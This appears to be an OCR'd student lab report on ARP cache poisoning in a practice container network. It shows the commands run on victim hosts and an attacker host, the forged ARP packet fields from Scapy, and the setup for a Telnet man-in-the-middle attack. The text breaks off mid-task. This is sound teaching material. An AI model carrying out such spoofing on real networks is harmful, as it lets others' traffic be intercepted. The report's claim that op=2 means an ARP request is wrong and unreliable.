
- Executed arp and tcpdump command
- checked updated arp cache table after attack



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:27:10.275025 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
```

On Attacker’s Machine:

- ➢ Running task1B.py that is arp reply attack code on attacker’s machine



```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>
```

Question:

1. What does op=2 mean?
=> op = 2 means arp packet specify it’s a arp request.

Observation :


- ✓ In the both scenario’s we we able execute the code and perform the attack in the first scenario arp table was updated with the attacker’s MAC in during the arp reply and in the second scenario since the there was no entry for the B’s IP in the arp cache of A, cache was empty with no entries.

Task 1.C: Using ARP Gratuitous Message

For Scenario 1

On Host A:


- ➢ Updated with B’s entry
- ➢ Executed arp and tcpdump command
- ➢ checked updated arp cache table



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:29:45.584463 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

On Host B:


- Executed arp and tcpdump command
- checked updated arp cache table



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:29:45.584466 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>
```

On Attacker's Machine:

- Executed script to update the Host A cache to place B's IP
- Running task1C.py that is **ARP Gratuitous Message** attack code on Host M




```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6


.
Sent 1 packets.
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>
```

For Scenario 2

On Host A:


- Executed arp and tcpdump command
- checked updated arp cache table



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:31:22.778352 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

On Host B:


- Executed arp and tcpdump command
- checked updated arp cache table



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:31:22.778356 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>
```

On Attacker's Machine:

- Running task1C.py that is **ARP Gratuitous Message** attack code on Host M




```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6


.
Sent 1 packets.
```

Questions:

1. Why does VM B’s ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?

=> Since we are mapping B’s IP with Attacker’s in the Host A’s cache, when ARP Gratuitous Message came in the Host B ignores the message because thinking that it’s came from the same machine.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning




Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B.

Step 1 - Launch the ARP cache poisoning attack

On Host A:


➢ Running arp command and checking cache table after the attack on Host A.



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

On Host B:


➢ Running arp command and checking cache table after the attack on Host B.



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host B:PES1UG20CS825:Prem Sagar J S:/
>
```

On Attacker’s Machine :

- Executed task11a.py to map B’s entry into A’s arp cache table with Attackers MAC
- Executing task2.py to map A’s entry into B’s arp cache table with Attackers MAC




```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 task2.py
.
Sent 1 packets.
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>
```

Step 2 - Testing

On Attacker’s Machine:

- disabling IP forwarding on attackers machine




```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Updated the ARP Caches with task11A.py and task2.py .

On Host A:


- Pinging 10.9.0.6 from host A and checking up arp cache table of Host A after the attack.



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.465 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.214 ms
^C
--- 10.9.0.6 ping statistics ---
11 packets transmitted, 2 received, 81.8182% packet loss, time 10209ms
rtt min/avg/max/mdev = 0.214/0.339/0.465/0.125 ms
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

On Host B:

